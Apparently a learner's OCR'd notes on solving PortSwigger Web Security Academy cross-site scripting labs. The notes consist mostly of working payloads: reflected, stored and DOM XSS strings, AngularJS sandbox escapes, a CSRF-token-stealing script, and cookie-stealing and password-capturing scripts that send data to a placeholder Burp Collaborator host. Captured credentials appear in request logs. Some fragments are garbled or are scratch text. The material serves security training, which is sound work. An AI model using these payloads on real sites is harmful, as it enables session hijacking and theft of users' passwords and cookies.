
Congratulations, you solved the lab!

0 search results for ''

Lab: Reflected DOM XSS



```
            <a href=/>Home</a><p>|</p>
        </section>
    </header>
    <header class="notification-header">
    </header>
    <script src='/resources/js/searchResults.js'></script>
    <script>search('search-results')</script>
    <section class="blog-header">
    </section>
    <section class=search>
        <form action=/ method=GET>
            <input type=text placeholder='Search the blog...' name=search>
            <button type=submit class=button>Search</button>
        </form>
    </section>
    <section class="blog-list">
    </section>
</div>
section>
```




view-source:https://0a9100b60483600d81b461a400180059.web-security-academy.net/resources/js/searchResults.js
Import bookmarks...
lab-solutions
All labs | Web Security ...
Medium
BugBountyHunting.co...
Hacker101 CTF

```
function search(path) {
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            eval('var searchResultsObj = ' + this.responseText);
            displaySearchResults(searchResultsObj);
        }
    };
    xhr.open("GET", path + window.location.search);
    xhr.send();

    function displaySearchResults(searchResultsObj) {
        var blogHeader = document.getElementsByClassName("blog-header")[0];
        var blogList = document.getElementsByClassName("blog-list")[0];
        var searchTerm = searchResultsObj.searchTerm
        var searchResults = searchResultsObj.results

        var h1 = document.createElement("h1");
        h1.innerText = searchResults.length + " search results for '" + searchTerm + "'";
        blogHeader.appendChild(h1);
        var hr = document.createElement("hr");
        blogHeader.appendChild(hr)

        for (var i = 0; i < searchResults.length; ++i)
        {
            var searchResult = searchResults[i];
            if (searchResult.id) {
                var blogLink = document.createElement("a");
                blogLink.setAttribute("href", "/post?postId=" + searchResult.id);

                if (searchResult.headerImage) {
                    var headerImage = document.createElement("img");
                    headerImage.setAttribute("src", "/image/" + searchResult.headerImage);
                    blogLink.appendChild(headerImage);
                }

                blogList.appendChild(blogLink);
            }
```


```
\"-alert(1)}//
```

Lab: Stored DOM XSS



```
<><img src=1 onerror=alert(1)>
```


Reflected XSS into HTML context with most tags and attributes blocked



0 search results for '">" onload=this.style.width='100px"'

```
<iframe src=https://0a79009004a6554d80589e3900e40005.web-security-ac
ademy.net/?search=%22%3E%3Cbody+onresize%3Dprint()%3E%22+onload%3Dth
is.style.width%3D%27100px%27 ></iframe>
```


Lab: Reflected XSS into HTML context with all tags blocked except custom ones



```
<script>
location = 'https://0a260063036963ce80e44923003600ab.web-security-academy.net/?
search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';
</script>
```

```
<script>
location = 'https://0a260063036963ce80e44923003600ab.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';
</script>
```


Reflected XSS with some SVG markup allowed



0 search results for '">

"><svg><animatetransform onbegin=alert(1)>


```
"><svg><animatetransform onbegin=alert(1)>
```




Intruder attack results filter: Hiding 3xx, 4xx and 5xx responses

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	960			6329	
8	animatetransform	200	2561			6345	
65	image	200	310			6334	
132	svg	200	315			6332	
142	title	200	353			6334	

Reflected XSS in canonical link tag



Web Security Academy
Reflected XSS in canonical link tag
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home
0a9100c703c94ce580e9126700fc0096.web-security-academy.net
1
OK



```
a9100c703c94ce580e9126700fc0096.web-security-academy.net/?ryp3i'accesskey='x'onclick='alert(1)//op
```

```
https://0a9100c703c94ce580e9126700fc0096.web-security-academy.net/?r
yp3i%27accesskey=%27x%27onclick=%27alert(1)//op
```


Reflected XSS into a JavaScript string with single quote and backslash escaped

```
<script></script><script>alert(1)</script>
<script>\\u{61}lert(1)</script>alert(1)<scrpt>alert(1)</script>
```

Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped

```
\\\'-alert(1)//
```

Lab: Stored XSS into `onclick` event with angle brackets and double quotes HTML-encoded and single quotes and backslash escaped




dfs | 24 January 2025


adfsfd

```
http://foo?&apos;-alert(1)-&apos;
```

Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped



```
            <a href=/>Home</a><p>|</p>
        </section>
    </header>
    <header class="notification-header">
    </header>
    <section class=blog-header>
        <h1 id="searchMessage"></h1>
        <script>
            var message = `0 search results for '\u0060hello \u005c \u003cScript\u003ealert(1)\u003c/script\u003e;'`;
            document.getElementById('searchMessage').innerText = message;
        </script>
        <hr>
    </section>
    <section class=search>
        <form action=/ method=GET>
            <input type=text placeholder='Search the blog...' name=search>
            <button type=submit class=button>Search</button>
        </form>
    </section>
    <section class="blog-list no-results">
        <div class=is-linkback>
```




```
    <section class="top-links">
        <a href=/>Home</a><p>|</p>
    </section>
</header>
<header class="notification-header">
</header>
<section class=blog-header>
    <h1 id="searchMessage"></h1>
    <script>
        var message = `0 search results for '${alert(1) }'`;
        document.getElementById('searchMessage').innerText = message;
    </script>
    <hr>
</section>
<section class=search>
    <form action=/ method=GET>
        <input type=text placeholder='Search the blog...' name=search>
        <button type=submit class=button>Search</button>
    </form>
</section>
```

```
${alert(1)}
```

Lab: Exploiting cross-site scripting to steal cookies


```
<script>
  var i = new Image();
  i.src = "https://YOUR_BURP_COLLABORATOR_URL/?cookie=" + document.cookie;
</script>
```



#	Time	Type	Payload	Source IP address	Comment
1	2025-Jan-25 08:45:08.144 UTC	DNS	2dga8u46obxfaht0casp1yqf268xwokd	3.248.180.126	
2	2025-Jan-25 08:45:08.145 UTC	DNS	2dga8u46obxfaht0casp1yqf268xwokd	3.248.180.89	
3	2025-Jan-25 08:45:08.146 UTC	DNS	2dga8u46obxfaht0casp1yqf268xwokd	3.248.180.89	
4	2025-Jan-25 08:45:08.146 UTC	DNS	2dga8u46obxfaht0casp1yqf268xwokd	3.251.120.122	
5	2025-Jan-25 08:45:08.204 UTC	HTTP	2dga8u46obxfaht0casp1yqf268xwokd	34.251.122.40	
6	2025-Jan-25 08:45:12.774 UTC	DNS	2dga8u46obxfaht0casp1yqf268xwokd	103.239.84.254	
7	2025-Jan-25 08:45:12.779 UTC	DNS	2dga8u46obxfaht0casp1yqf268xwokd	103.239.84.254	
8	2025-Jan-25 08:45:15.414 UTC	HTTP	2dga8u46obxfaht0casp1yqf268xwokd	163.53.202.36	
9	2025-Jan-25 08:45:47.533 UTC	HTTP	2dga8u46obxfaht0casp1yqf268xwokd	163.53.202.36	

Lab: Reflected XSS into HTML context with most tags and attributes blocked

```
<iframe src="https://0a670027030ada1b83df5a5d007d0010.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E" onload=this.style.width='100px'>
```




Body:

```
<iframe src="https://0a670027030ada1b83df5a5d007d0010.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E"
onload=this.style.width='100px'>
```

Lab: Exploiting cross-site scripting to capture passwords

```
<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetch('https://BURP-COLLABORATOR-SUBDOMAIN',{
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
```



```
15      2025-Jan-25 09:31:19.620 UTC      HTTP      qztyuiquazj3w5foyyednmc3ouulie63      34.253.173.2
```

```
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: https://0a5500c2049d3404811f2ab5001f00d0.web-security-academy.net
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: empty
Referer: https://0a5500c2049d3404811f2ab5001f00d0.web-security-academy.net/
Accept-Encoding: gzip, deflate, br, zstd
Accept-Language: en-US,en;q=0.9

administrator:fmdv6pvzg1bymtgti8zn
```

Lab: Exploiting XSS to bypass CSRF defenses

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)"/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf='+token+'&email=test@test.com')
};
</script>
```

Lab: Reflected XSS with AngularJS sandbox escape without strings

```
https://0a5200ba045815328049daab008d0064.web-security-academy.net/?search=as&toString().constructor.prototype.charAt%3d[].join%3b+[1,2]|orderBy%3atoString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)
```

```
toString().constructor.prototype.charAt=[].join; [1,2]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49,41)
```

Lab: Reflected XSS with AngularJS sandbox escape and CSP


“basically csp is content security policy which block the third party tags,scrpts based on white listing”

“**Content Security Policy (CSP)** is a **security feature** designed to prevent **Cross-Site Scripting (XSS), data injection attacks, and clickjacking** by controlling which resources (scripts, styles, images, etc.) a web page can load and execute. It acts as a **browser-side defense mechanism** that enforces security rules specified by a website administrator.

”

```
<script>
location='https://0acc00f304dee209b5f9e30d008600ee.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.composedPath()|orderBy:%27(z=alert)(document.cookie)%27%3E#x';
</script>
```

```
